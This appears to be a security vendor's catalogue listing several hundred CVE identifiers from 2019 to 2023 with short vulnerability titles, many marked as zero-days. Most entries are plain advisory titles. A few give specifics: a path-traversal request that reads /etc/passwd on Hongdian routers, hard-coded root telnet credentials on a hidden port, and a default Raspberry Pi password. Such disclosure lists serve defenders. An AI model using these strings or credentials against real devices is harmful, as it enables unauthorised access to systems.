- CVE-2019-11708 Mozilla Firefox and Thunderbird Sandbox Escape Vulnerability
- CVE-2019-11829 Synology Calendar Command Execution Vulnerability
- CVE-2019-12168 Four-Faith Wireless Mobile Router Remote Code Execution Vulnerability
- CVE-2019-12725 ZeroShell Remote Code Execution Vulnerability
- CVE-2019-13272 Linux Kernel Improper Privilege Management Vulnerability
- CVE-2019-13720 Google Chrome WebAudio Use-After-Free Vulnerability
- CVE-2019-15107 Webmin 1.920 parameter old in password_change.cgi contains a command injection vulnerability
- CVE-2019-15637 Tableau Products XXE Vulnerability
- CVE-2019-15846 Exim before 4.92.2 allows remote attackers to execute arbitrary code as root via a trailing backslash
- CVE-2019-16098 The driver in Micro-Star MSI Afterburner allows any authenticated user
- CVE-2019-16920 D-Link Multiple Routers Command Injection Vulnerability
- CVE-2019-16928 Exim Out-of-bounds Write Vulnerability
- CVE-2019-17026 Mozilla Firefox And Thunderbird Type Confusion Vulnerability
- CVE-2019-17270 Yachtcontrol 2019-10-06 Remote Code Execution Vulnerability
- CVE-2019-17564 Apache Dubbo deserialization vulnerability

NSHC©2025 All rights reserved.

- CVE-2019-17558 Velocity custom template RCE vulnerability
- CVE-2019-17621 D-Link DIR-859 Router Command Execution Vulnerability
- CVE-2019-18187 Trend Micro OfficeScan Directory Traversal Vulnerability
- CVE-2019-18935 Allows JavaScriptSerializer Deserialization
- CVE-2019-19356 Netis WF2419 Devices Remote Code Execution Vulnerability
- CVE-2019-19609 Strapi Framework Vulnerable to Remote Code Execution vulnerability
- CVE-2019-19781 Vulnerability in Citrix Application Delivery Controller, Citrix Gateway, and Citrix SD-WAN WANOP appliance
- CVE-2019-19824 Multiple vulnerabilities in TOTOLINK and other Realtek SDK based routers
- CVE-2019-13272 Linux Kernel Improper Privilege Management Vulnerability
- CVE-2019-1003000 Sandbox Bypass in Script Security and Pipeline Plugins
- CVE-2020-0601 Microsoft Windows CryptoAPI Spoofing Vulnerability
- CVE-2020-0618 Microsoft SQL Server Reporting Services Remote Code Execution Vulnerability
- CVE-2020-0674 Scripting Engine Memory Corruption Vulnerability
- CVE-2020-0688 Microsoft Exchange Validation Key Remote Code Execution Vulnerability
- CVE-2020-0796 A Remote Code Execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3)
- CVE-2020-0968 Scripting Engine Memory Corruption Vulnerability
- CVE-2020-0986 Microsoft Windows Kernel Privilege Escalation Vulnerability
- CVE-2020-1206 Windows SMBv3 Client/Server Information Disclosure Vulnerability
- CVE-2020-1300 Windows Remote Code Execution Vulnerability
- CVE-2020-1380 Microsoft Internet Explorer Scripting Engine Memory Corruption Vulnerability
- CVE-2020-1472 Netlogon Elevation of Privilege Vulnerability
- CVE-2020-1599 Windows Spoofing Vulnerability
- CVE-2020-1938 Apache Tomcat Improper Privilege Management Vulnerability
- CVE-2020-2551 WebLogic Remote Code Execution Vulnerability
- CVE-2020-3125 CISCO Adaptive Security Appliance Kerberos Authentication Bypass Vulnerability
- CVE-2020-3153 Cisco AnyConnect Secure Mobility Client for Windows Uncontrolled Search Path Vulnerability

NSHC©2025 All rights reserved.

- CVE-2020-3259 Cisco ASA and FTD Information Disclosure Vulnerability
- CVE-2020-3433 Cisco AnyConnect Secure Mobility Client for Windows DLL Hijacking Vulnerability
- CVE-2020-3451 Cisco Small Business RV340 Series Routers Command Injection and Remote Code Execution Vulnerabilitie
- CVE-2020-3452 Cisco ASA and FTD Read-Only Path Traversal Vulnerability
- CVE-2020-3837 iOS 13.3.1 and iPadOS 13.3.1 An application may be able to execute arbitrary code with kernel privileges
- CVE-2020-5902 the Traffic Management User Interface (TMUI), also referred to as the Configuration utility, has a Remote Code Execution (RCE) vulnerability in undisclosed pages
- CVE-2020-6418 Google Chromium V8 Type Confusion Vulnerability
- CVE-2020-7209 HP LinuxKI suffers from a command injection vulnerability
- CVE-2020-7961 Liferay Portal Deserialization of Untrusted Data Vulnerability
- CVE-2020-8243 Ivanti Pulse Connect Secure Code Execution Vulnerability **(Zero Day)**
- CVE-2020-8260 Ivanti Pulse Connect Secure Code Execution Vulnerability **(Zero Day)**
- CVE-2020-8515 DrayTek Router Web Management Page Vulnerability allow remote code execution
- CVE-2020-8949 Gocloud S2A_WL/S2A/S3A K2P MTK/S3A/ISP3000 4.2.7 Ping Shell Metacharacter os command injection
- CVE-2020-8958 Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024 devices allow remote attackers to execute arbitrary OS commands via shell metacharacters in the boaform/admin/formPing Dest IP Address field
- CVE-2020-9054 Zyxel Multiple NAS Devices OS Command Injection Vulnerability
- CVE-2020-9377 D-Link DIR-610 Devices Remote Command Execution
- CVE-2020-9480 Apache Spar Remote Code Execution vulnerability in auth-enabled standalone master
- CVE-2020-9715 Adobe Acrobat Reader DC use-after-free Vulnerability
- CVE-2020-9802 WebKit code execution in Apple iOS
- CVE-2020-9907 iOS 13.6 and iPadOS 13.6, tvOS 13.4.8. An application may be able to execute arbitrary code with kernel privileges
- CVE-2020-9934 Apple iOS, iPadOS, and macOS Input Validation Vulnerability

NSHC©2025 All rights reserved.

- CVE-2020-10148 SolarWinds Orion Authentication Bypass Vulnerability
- CVE-2020-10173 Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvI042j1.d26m devices have Multiple Authenticated Command Injection vulnerabilities via the ping and traceroute diagnostic pages, as demonstrated by shell metacharacters in the pingIpAddress parameter to ping.cgi
- CVE-2020-10189 Zoho ManageEngine Desktop Central before 10.0.474 allows remote code execution because of deserialization of untrusted data in getChartImage in the FileStorage class
- CVE-2020-10684 Ansible: code injection when using ansible_facts as a subkey
- CVE-2020-10987 Tenda AC15 AC1900 version allows remote attackers to execute arbitrary system commands via the deviceName POST parameter
- CVE-2020-11651 SaltStack Salt Authentication Bypass Vulnerability
- CVE-2020-11854 Operation Bridge Manager. arbitrary code execution vulnerabilities
- CVE-2020-11899 The Treck TCP/IP stack before 6.0.1.66 has an IPv6 Out-of-bounds Read.
- CVE-2020-11625 AvertX Camera Web UI Enumerate Usernames Vulnerability
- CVE-2020-12641 Remote code execution via crafted config options
- CVE-2020-12812 FortiOS SSL VPN 2FA bypass by changing username case
- CVE-2020-13965 Roundcube Webmail Cross-Site Scripting (XSS) Vulnerability
- CVE-2020-14002 PuTTY 0.68 through 0.73 has an Observable Discrepancy leading to an information leak in the algorithm negotiation
- CVE-2020-14750 remote code execution vulnerability in Oracle WebLogic Server
- CVE-2020-14871 Oracle Critical Patch Update Advisory - October 2020
- CVE-2020-14882 Oracle WebLogic Server Authenticated Remote Code Execution
- CVE-2020-14883 Oracle WebLogic Server Authenticated Remote Code Execution
- CVE-2020-15069 Buffer overflow vulnerability in the bookmark feature of Sophos XG Firewall
- CVE-2020-15368 AsrDrv103.sys in the ASRock RGB Driver does not properly restrict access from user space, as demonstrated by triggering a triple fault via a request to zero CR3
- CVE-2020-15415 DrayTek Router allows remote command execution via shell metacharacters
- CVE-2020-15505 Ivanti MobileIron Multiple Products Remote Code Execution Vulnerability

NSHC©2025 All rights reserved.

- CVE-2020-17057 Windows Win32k Elevation of Privilege Vulnerability
- CVE-2020-17144 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2020-17519 Apache Flink Improper Access Control Vulnerability
- CVE-2020-23814 Multiple cross-site scripting (XSS) vulnerabilities in xxl-job v2.2.0
- CVE-2020-25499 TOTOLINK A3002RU-V2.0.0 B20190814.1034 Remote Code Execution Vulnerability
- CVE-2020-25213 WordPress File Manager Plugin Remote Code Execution Vulnerability
- CVE-2020-25223 A remote code execution vulnerability exists in the WebAdmin of Sophos SG
- CVE-2020-25506 D-Link Revision Ax is affected by command injection component, which can lead to remote arbitrary code execution
- CVE-2020-26878 Ruckus IoT Controller Remote Command Execution Vulnerability
- CVE-2020-26879 Ruckus IoT Controller Remote Command Execution Vulnerability
- CVE-2020-29574 Unauthenticated RCE in Cyberoam SSL VPN
- CVE-2020-35391 Tenda N300 F3 malformed HTTP request header processing Vulnerability
- CVE-2020-35730 XSS vulnerability via malious HTML or plaintext messages
- CVE-2021-1048 Android Kernel Use-After-Free Vulnerability
- CVE-2021-1472 Cisco Small Business RV Series Routers Vulnerabilities
- CVE-2021-1473 Cisco Small Business RV Series Routers Vulnerabilities
- CVE-2021-1675 Windows Print Spooler Elevation of Privilege Vulnerability
- CVE-2021-1732 Escalate privileges to those of NT AUTHORITY¥SYSTEM **(Zero Day)**
- CVE-2021-1789 Apple Multiple Products Type Confusion Vulnerability
- CVE-2021-1844 Processing maliciously crafted web content may lead to arbitrary code execution **(Zero Day)**
- CVE-2021-1879 Use-After-Free in Apple WebKit QuickTimePluginReplacement **(Zero Day)**
- CVE-2021-2109 Oracle WebLogic Server Remote Code Execution Vulnerability
- CVE-2021-2135 Oracle WebLogic Server Remote Code Execution Vulnerability
- CVE-2021-3018 ipeak Infosystems ibexwebCMS SQL injection Vulnerability
- CVE-2021-3129 Remote code execution
- CVE-2021-3156 Sudo Heap-Based Buffer Overflow Vulnerability
- CVE-2021-4034 A local privilege escalation vulnerability was found on polkit's pkexec utility **(Zero Day)**

NSHC©2025 All rights reserved.

- CVE-2021-4043 NULL Pointer Dereference in GitHub repository gpac/gpac
- CVE-2021-4104 Remote code execution in Log4j 1.x when application is configured to use JMSAppender
- CVE-2021-20016 SonicWall SSLVPN SMA100 SQL Injection Vulnerability
- CVE-2021-20021 SonicWall Email Security Improper Privilege Management Vulnerability
- CVE-2021-20022 SonicWall Email Security Unrestricted Upload of File Vulnerability
- CVE-2021-20023 SonicWall Email Security Path Traversal Vulnerability
- CVE-2021-20028 SonicWall Secure Remote Access (SRA) SQL Injection Vulnerability
- CVE-2021-20038 SonicWall SMA 100 Stack-based buffer overflow in Apache httpd
- CVE-2021-20090 Arcadyan Buffalo Firmware Path Traversal Vulnerability
- CVE-2021-21166 Google Chromium Race Condition Vulnerability
- CVE-2021-21311 Server-side request forgery vulnerability
- CVE-2021-21551 Dell dbutil_2_3.sys driver contains an insufficient access control vulnerability
- CVE-2021-21972 VMware vCenter Server Remote Code Execution Vulnerability
- CVE-2021-21974 VMware ESXi OpenSLP heap-overflow vulnerability
- CVE-2021-21975 VMware Server Side Request Forgery in vRealize Operations Manager API
- CVE-2021-21983 VMware vRealize Operations updates address Server Side Request Forgery and Arbitrary File Write vulnerabilities
- CVE-2021-22005 vCenter Server file upload vulnerability
- CVE-2021-22205 GitLab was not properly validating image files that were passed to a file parser which resulted in a remote command execution
- CVE-2021-22208 Missing authorization in GitLab
- CVE-2021-22555 Linux Kernel Vulnerability in NetApp Products
- CVE-2021-22893 Ivanti Pulse Connect Secure Use-After-Free Vulnerability
- CVE-2021-22941 Improper Access Control in Citrix ShareFile storage zones controller before 5.11.20 may allow an unauthenticated attacker to remotely compromise the storage zones controller
- CVE-2021-22986 the iControl REST interface has an unauthenticated remote command execution vulnerability
- CVE-2021-24085 Microsoft Exchange Server Spoofing Vulnerability

NSHC©2025 All rights reserved.

- CVE-2021-25646 Authenticated users can override system configurations in their requests which allows them to execute arbitrary code
- CVE-2021-26084 Confluence Server Webwork OGNL injection Vulnerability
- CVE-2021-26411 Internet Explorer Memory Corruption Vulnerability
- CVE-2021-26606 A vulnerability in PKI Security Solution of Dream Security could allow arbitrary command execution
- CVE-2021-26855 Microsoft Exchange ProxyLogon Remote Code Execution **(Zero Day)**
- CVE-2021-26857 Microsoft Exchange ProxyLogon Remote Code Execution **(Zero Day)**
- CVE-2021-26858 Microsoft Exchange ProxyLogon Remote Code Execution **(Zero Day)**
- CVE-2021-27065 Microsoft Exchange ProxyLogon Remote Code Execution **(Zero Day)**
- CVE-2021-27561 Yealink Device Management Server-Side Request Forgery (SSRF) Vulnerability
- CVE-2021-27562 Arm Trusted Firmware Out-of-Bounds Write Vulnerability
- CVE-2021-27860 Remote Privilege Escalation
- CVE-2021-27878 Veritas Backup Exec Agent Command Execution Vulnerability
- CVE-2021-28149 Hongdian H8922 3.0.5 devices allow Directory Traversal. The /log_download.cgi log export handler does not validate user input and allows a remote attacker with minimal privileges to download any file from the device by substituting ../ (e.g., ../../etc/passwd) This can be carried out with a web browser by changing the file name accordingly. Upon visiting log_download.cgi?type=../../etc/passwd and logging in, the web server will allow a download of the contents of the /etc/passwd file
- CVE-2021-28151 Hongdian H8922 Multiple Vulnerabilities
- CVE-2021-28152 Hongdian H8922 3.0.5 devices have an undocumented feature that allows access to a shell as a superuser. To connect, the telnet service is used on port 5188 with the default credentials of root:superzxmn
- CVE-2021-28482 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-28550 Adobe Acrobat and Reader Use-After-Free Vulnerability **(Zero Day)**
- CVE-2021-28799 QNAP NAS Improper Authorization Vulnerability

NSHC©2025 All rights reserved.

- CVE-2021-30869 macOS Catalina of XNU Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2021-27876 Veritas Backup Exec Agent Arbitrary File Access
- CVE-2021-27877 Veritas Backup Exec Agent Unauthorized access with SHA authentication
- CVE-2021-30116 Kaseya Virtual System/Server Administrator (VSA) Information Disclosure Vulnerability **(Zero Day)**
- CVE-2021-30551 Google Chromium V8 Type Confusion Vulnerability
- CVE-2021-30883 iOS 15.0.2 and iPadOS 15.0.2 application may be able to execute arbitrary code with kernel privileges
- CVE-2021-30900 IOS and iPadOS 15.1 is A malicious application may be able to execute arbitrary code with kernel privileges
- CVE-2021-30983 iOS 15.0.2 and iPadOS 15.0.2 application may be able to execute arbitrary code with kernel privileges
- CVE-2021-31195 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-31196 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-31199 Microsoft Enhanced Cryptographic Provider Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2021-31201 Microsoft Enhanced Cryptographic Provider Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2021-31206 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-31207 Microsoft Exchange Server Security Feature Bypass Vulnerability
- CVE-2021-31955 Microsoft Windows Kernel Information Disclosure Vulnerability **(Zero Day)**
- CVE-2021-31956 Microsoft Windows NTFS Privilege Escalation Vulnerability
- CVE-2021-31969 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability
- CVE-2021-31979 Windows Kernel Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2021-33044 Dahua IP Camera Authentication Bypass Vulnerability
- CVE-2021-33045 Dahua IP Camera Authentication Bypass Vulnerability
- CVE-2021-33544 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33548 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33549 Geutebruck instantrec Remote Command Execution

NSHC©2025 All rights reserved.

- CVE-2021-33550 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33551 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33552 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33553 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33554 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CVE-2021-33558 Boa 0.94.13 allows remote attackers to obtain sensitive information via involving
- CVE-2021-33771 Windows Kernel Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2021-33742 Microsoft Windows MSHTML Platform Remote Code Execution Vulnerability
- CVE-2021-33766 Microsoft Exchange Server Information Disclosure
- CVE-2021-34473 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-34481 Windows Print Spooler Elevation of Privilege Vulnerability
- CVE-2021-34523 Microsoft Exchange Server Elevation of Privilege Vulnerability
- CVE-2021-34527 Windows Print Spooler Remote Code Execution Vulnerability
- CVE-2021-35211 SolarWinds Serv-U Remote Code Execution Vulnerability
- CVE-2021-35394 Realtek AP Router SDK memory corruption Vulnerabilities
- CVE-2021-35395 Realtek Jungle SDK based routers, potential memory corruption vulnerabilities
- CVE-2021-35464 ForgeRock AM server before 7.0 has a Java deserialization vulnerability
- CVE-2021-36260 A command injection vulnerability in the web server of Hikvision product
- CVE-2021-36380 Sunhillo SureLine Unauthenticated OS Command Injection
- CVE-2021-36934 Windows Elevation of Privilege Vulnerability
- CVE-2021-36942 Microsoft Windows Local Security Authority (LSA) Spoofing Vulnerability
- CVE-2021-36948 Microsoft Windows Update Medic Service Privilege Escalation Vulnerability **(Zero Day)**

NSHC©2025 All rights reserved.

- CVE-2021-36955 Microsoft Windows Common Log File System (CLFS) Driver Privilege Escalation Vulnerability
- CVE-2021-36958 Windows Print Spooler Remote Code Execution Vulnerability
- CVE-2021-37973 Use after free in Portals
- CVE-2021-37976 Information leak in core
- CVE-2021-38000 Insufficient validation of untrusted input in Intents
- CVE-2021-38003 Inappropriate implementation in V8
- CVE-2021-38759 Raspberry Pi OS through 5.10 has the raspberry default password for the pi account. If not changed, attackers can gain administrator privileges.
- CVE-2021-40444 Microsoft MSHTML Remote Code Execution Vulnerability
- CVE-2021-40449 Win32k Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2021-40539 Zoho ManageEngine ADSelfService Plus authentication bypass vulnerability
- CVE-2021-40684 Talend ESB Runtime Vulnerability
- CVE-2021-41379 Microsoft Windows Installer Privilege Escalation Vulnerability
- CVE-2021-41653 TP-Link TL-WR840N EU v5 Remote Code Execution
- CVE-2021-41773 Apache HTTP Server 2.4.49 Path Traversal / Remote Code Execution
- CVE-2021-42013 Path Traversal and Remote Code Execution in Apache HTTP Server 2.4.49 and 2.4.50
- CVE-2021-42237 Sitecore XP Remote Command Execution Vulnerability
- CVE-2021-42278 Active Directory Domain Services Elevation of Privilege Vulnerability
- CVE-2021-42287 Active Directory Domain Services Elevation of Privilege Vulnerability
- CVE-2021-42321 Microsoft Exchange Server Remote Code Execution Vulnerability
- CVE-2021-43226 Microsoft Windows Common Log File System Driver Elevation of Privilege Vulnerability
- CVE-2021-44026 XSS vulnerability in handling attachment filename extension in MIME type mismatch warnings
- CVE-2021-44077 Zoho ManageEngine ServiceDesk Plus Remote Code Execution Vulnerability
- CVE-2021-44142 Samba Remote Procedure Call (RPC) Remote Code Execution Vulnerability

NSHC©2025 All rights reserved.

- CVE-2021-44207 Acclaim USAHERDS through 7.4.0.1 uses hard-coded credentials **(Zero Day)**
- CVE-2021-44228 Oracle Apache Loag4j Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2021-44515 Zoho Desktop Central Authentication Bypass Vulnerability
- CVE-2021-44832 Apache Log4j2 vulnerable to RCE via JDBC Appender when attacker controls configuration
- CVE-2021-45046 Critical Vulnerabilities in Apache Log4j Java Logging Library
- CVE-2021-45105 Apache Log4j2 does not always protect from infinite recursion in lookup evaluation
- CVE-2021-45382 D-Link Multiple Routers Remote Code Execution Vulnerability
- CVE-2021-45511 NETGEAR devices Authentication Bypass Vulnerability
- CVE-2021-45653 Certain NETGEAR devices are affected by disclosure of sensitive information
- CVE-2021-45837 TerraMaster TOS 4.2.15 Remote Code Execution Vulnerability
- CVE-2021-46422 Telesquare SDT-CW3B1 1.1.0 allows a remote attacker to execute OS commands without any authentication.
- CVE-2021-45467 CWP CentOS Web Panel – preauth Remote Code Execution
- CVE-2022-0185 Linux Kernel Vulnerability in NetApp Products
- CVE-2022-0543 Redis Vulnerability in NetApp Products
- CVE-2022-0609 Use after free in Animation in Google Chrome prior **(Zero Day)**
- CVE-2022-0847 Linux Kernel Privilege Escalation Vulnerability
- CVE-2022-1040 An authentication bypass vulnerability in Sophos Firewall version v18.5 **(Zero Day)**
- CVE-2022-1388 F5 BIG-IP undisclosed requests may bypass iControl REST authentication
- CVE-2022-2294 WebRTC Heap Buffer Overflow Vulnerability
- CVE-2022-3038 Use after free in Network Service in Google Chrome prior to 105.0.5195.52
- CVE-2022-3236 Sophos Firewall Code Injection Vulnerability
- CVE-2022-3590 WordPress Unauthenticated Blind SSRF via DNS Rebinding
- CVE-2022-3723 Type confusion in V8 in Google Chrome prior to 107.0.5304.87 allowed a remote attacker to potentially exploit heap corruption via a crafted HTML page

NSHC©2025 All rights reserved.

- CVE-2022-4135 Heap buffer overflow in GPU in Google Chrome prior to 107.0.5304.121
- CVE-2022-4257 A vulnerability was found in C-DATA Web Management System The manipulation of the argument hostname leads to argument injection
- CVE-2022-4262 Zimbra Collaboration (ZCS) 8.8.15 and 9.0 cpio loophole that can lead to incorrect access to any other user accounts
- CVE-2022-20707 Cisco Small Business RV Series Routers Vulnerabilities
- CVE-2022-21587 Oracle E-Business Suite (EBS) Unauthenticated Arbitrary File Upload
- CVE-2022-21882 Win32k Elevation of Privilege Vulnerability
- CVE-2022-21894 Secure Boot Security Feature Bypass Vulnerability
- CVE-2022-21999 Windows Print Spooler Elevation of Privilege Vulnerability
- CVE-2022-22005 Microsoft SharePoint Server Remote Code Execution Vulnerability
- CVE-2022-22047 Microsoft Windows Client Server Runtime Subsystem (CSRSS) Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2022-22706 Arm Mali GPU Kernel Driver allows a non-privileged user to achieve write access to read-only memory pages
- CVE-2022-22720 HTTP request smuggling vulnerability in Apache HTTP Server 2.4.52 and earlier
- CVE-2022-22721 Integer overflow vulnerability in Apache HTTP Server on 32-bit systems with LimitXMLRequestBody over 350MB
- CVE-2022-22947 VMware Spring Cloud Gateway Code Injection Vulnerability
- CVE-2022-22948 VMware vCenter Server Incorrect Default File Permissions Vulnerability
- CVE-2022-22954 Server-side Template Injection Remote Code Execution Vulnerability
- CVE-2022-22957 JDBC Injection Remote Code Execution Vulnerabilities
- CVE-2022-22958 JDBC Injection Remote Code Execution Vulnerabilities
- CVE-2022-22960 VMware workstation Local Privilege Escalation Vulnerability
- CVE-2022-22965 Spring Framework RCE via Data Binding on JDK 9+
- CVE-2022-23748 Audinate Response to Dante Discovery (mDNSResponder.exe) Security Issue
- CVE-2022-23943 Out-of-bounds write vulnerability in mod_sed module of Apache HTTP Server
- CVE-2022-24086 Improper Input Validation (CWE-20)

NSHC©2025 All rights reserved.

- CVE-2022-24521 Windows Common Log File System Driver Elevation of Privilege Vulnerability
- CVE-2022-24663 PHP Everywhere Remote Code Execution Vulnerability
- CVE-2022-24664 PHP Everywhere Remote Code Execution Vulnerability
- CVE-2022-24665 PHP Everywhere Remote Code Execution Vulnerability
- CVE-2022-24682 Zimbra Collaboration Joule 8.8.15 XSS vulnerability **(Zero Day)**
- CVE-2022-24706 Apache CouchDB Insecure Default Initialization of Resource Vulnerability
- CVE-2022-24785 Moment.js Path Traversal Vulnerability
- CVE-2022-24847 JNDI lookup vulnerability in GeoServer allowing remote code execution
- CVE-2022-24934 wpsupdater.exe in Kingsoft WPS Office through 11.2.0.10382 allows remote code execution by modifying HKEY_CURRENT_USER in the registry **(Zero Day)**
- CVE-2022-24990 TerraMaster TOS unauthenticated remote command execution via PHP Object Instantiation
- CVE-2022-25064 TP-LINK TL-WR840N(ES)_V6.20_180709 Remote Code Execution Vulnerability
- CVE-2022-25075 TOTOLink A3000RU Has an command injection vulnerability
- CVE-2022-25076 TOTOLink A800R V4.1.2cu.5137_B20200730 Has an command injection vulnerability
- CVE-2022-25077 TOTOLink A3100R V4.1.2cu.5050_B20200504 Has an command injection vulnerability
- CVE-2022-25078 TOTOLink A3600R V4.1.2cu.5182_B20201102 Has an command injection vulnerability
- CVE-2022-25079 TOTOLink A810R V4.1.2cu.5182_B20201026 Has an command injection vulnerability
- CVE-2022-25080 TOTOLink A830 Has an command injection vulnerability
- CVE-2022-25081 TOTOLink T10 V5.9c.5061_B20200511 Has an command injection vulnerability
- CVE-2022-25082 TOTOLink A950RG Has an command injection vulnerability
- CVE-2022-25083 TOTOLink A860R V4.1.2cu.5182_B20201027 Has an command injection vulnerability
- CVE-2022-25084 TOTOLink T6 V5.9c.4085_B20190428 Has an command injection vulnerability

NSHC©2025 All rights reserved.

- CVE-2023-25194 POSSIBLE RCE/DENIAL OF SERVICE ATTACK VIA SASL JAAS JNDILOGINMODULE CONFIGURATION USING APACHE KAFKA CONNECT API
- CVE-2022-26134 Remote code execution via OGNL injection in Confluence Server & Data Center **(Zero Day)**
- CVE-2022-26138 Atlassian Questions For Confluence App Hard-coded Credentials Vulnerability
- CVE-2022-26186 TOTOLINK N600R was discovered to contain a command injection vulnerability
- CVE-2022-26210 TOTOLINK A830R was discovered to contain a command injection vulnerability
- CVE-2022-26352 DotCMS Remote Code Execution Vulnerability
- CVE-2022-26500 Veeam Backup & Replication Remote Code Execution Vulnerability
- CVE-2022-26501 Veeam Backup & Replication Remote Code Execution Vulnerability
- CVE-2022-26504 Veeam Backup & Replication Remote Code Execution Vulnerability
- CVE-2022-26923 Microsoft Active Directory Domain Services Privilege Escalation Vulnerability
- CVE-2022-27255 Realtek eCos SDK-based routers, the 'SIP ALG' module is vulnerable to buffer overflow
- CVE-2022-27593 Certain QNAP NAS running Photo Station with internet exposure
- CVE-2022-27666 buffer overflow in IPsec ESP transformation code
- CVE-2022-27924 Zimbra Memcached poisoning with unauthenticated request **(Zero Day)**
- CVE-2022-27925 Zimbra Remote Code Execution through mboximport from authenticated user **(Zero Day)**
- CVE-2022-27926 Zimbra Collaboration (aka ZCS) endpoint URL accepts parameters without sanitizing it caused XSS vulnerability.
- CVE-2022-28615 Out-of-bounds read in ap_strcmp_match function of Apache HTTP Server
- CVE-2022-29464 WSO2 Multiple Products Unrestrictive Upload of File Vulnerability
- CVE-2022-29499 MiVoice Connect Data Validation Vulnerability
- CVE-2022-30023 Tenda ONT GPON AC1200 Dual band WiFi HG9 v1.0.1 is vulnerable to Command Injection

NSHC©2025 All rights reserved.

- CVE-2022-30075 Authenticated Remote Code Execution in Tp-Link Routers
- CVE-2022-30190 Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2022-30333 vulnerability is a path-traversal issue in unRAR that can extract an arbitrary file to an arbitrary location **(Zero Day)**
- CVE-2022-30525 Zyxel security for OS command injection vulnerability of firewalls
- CVE-2022-31137 Roxy-WI is Versions prior to 6.1.1.0 are subject to a remote code execution vulnerability
- CVE-2022-31199 Remote code execution vulnerabilities exist in the Netwrix Auditor
- CVE-2022-31446 Tenda AC18 router Arbitrary Remote Command Execution Vulnerability
- CVE-2022-31704 VMware vRealize Log Insight broken access control Vulnerability
- CVE-2022-31706 VMware vRealize Log Insight Directory Traversal Vulnerability
- CVE-2022-31711 VMware vRealize Log Insight contains an Information Disclosure Vulnerability
- CVE-2022-31813 Authentication bypass via X-Forwarded-* headers in Apache HTTP Server
- CVE-2022-31814 pfSense pfBlockerNG Unauth RCE Vulnerability
- CVE-2022-33891 Apache Spark shell command injection vulnerability via Spark UI
- CVE-2022-34538 Digital Watchdog DW MEGApix IP cameras A7.2.2_20211029 was contain a command injection vulnerability in the component
- CVE-2023-35042 GeoServer RCE due to improper control of generation of code in jai-ext`Jiffle` map algebra language
- CVE-2022-35555 Tenda W6 Command Injection Vulnerability
- CVE-2022-35733 UNIMO Technology digital video recorders vulnerable to missing authentication for critical functions
- CVE-2022-36267 In Airspan AirSpot 5410 version 0.3.4.1-4 and under there exists a Unauthenticated remote command injection vulnerability
- CVE-2022-36760 HTTP request smuggling vulnerability in mod_proxy_ajp of Apache HTTP Server
- CVE-2022-37042 Zimbra Authentication Bypass in MailboxImportServlet **(Zero Day)**
- CVE-2022-37061 FLIR AX8 thermal sensor cameras version up to and including 1.46.16 are vulnerable to Remote Command Injection

NSHC©2025 All rights reserved.

- CVE-2022-38028 Microsoft Windows Print Spooler Privilege Escalation Vulnerability
- CVE-2022-38181 The Arm Mali GPU kernel driver allows unprivileged users to access freed memory because GPU memory operations are mishandled
- CVE-2022-38511 TOTOLINK A810R V5.9c.4050_B20190424 command injection
- CVE-2022-39197 XSS (Cross Site Scripting) vulnerability
- CVE-2022-39952 FortiNAC - External Control of File Name or Path in keyUpload scriptlet
- CVE-2022-40475 TOTOLINK A860R V4.1.2cu.5182_B20201027 command injection
- CVE-2022-40684 FortiOS / FortiProxy / FortiSwitchManager - Authentication bypass on administrative interface
- CVE-2022-40881 SolarView Compact Command Execution Vulnerability
- CVE-2022-41040 Microsoft Exchange Server Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2022-41049 Windows Mark of the Web Security Feature Bypass Vulnerability **(Zero Day)**
- CVE-2022-41080 Microsoft Exchange Server Elevation of Privilege Vulnerability
- CVE-2022-41082 Microsoft Exchange Server Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2022-41091 Windows Mark of the Web Security Feature Bypass Vulnerability **(Zero Day)**
- CVE-2022-41128 Windows Scripting Languages Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2022-41328 Fortinet FortiOS Path Traversal Vulnerability
- CVE-2022-41352 An attacker can use cpio package to gain incorrect access to any other user accounts. Zimbra recommends pax over cpio.
- CVE-2022-42455 Vulnerabilities in ASUS EC Tool driver ioctl handler in Armoury Crate Throttle Gear Merge Module versions 5.3.4.0 and earlier
- CVE-2022-42475 FortiOS SSL-VPN allow a remote unauthenticated attacker to execute arbitrary code or commands
- CVE-2022-42856 iOS 16.1.2 is Processing maliciously crafted web content may lead to arbitrary code execution
- CVE-2022-42897 Array Networks AG/vxAG with ArrayOS AG before 9.4.0.469 allows unauthenticated command injection that leads to privilege escalation and control of the system. NOTE: ArrayOS AG 10.x is unaffected

NSHC©2025 All rights reserved.

- CVE-2022-44698 Windows SmartScreen Security Feature Bypass Vulnerability **(Zero Day)**
- CVE-2022-46169 Command injection vulnerability allows an unauthenticated user to execute arbitrary code on a server running Cacti
- CVE-2022-47966 Security advisory for remote code execution vulnerability in multiple ManageEngine products
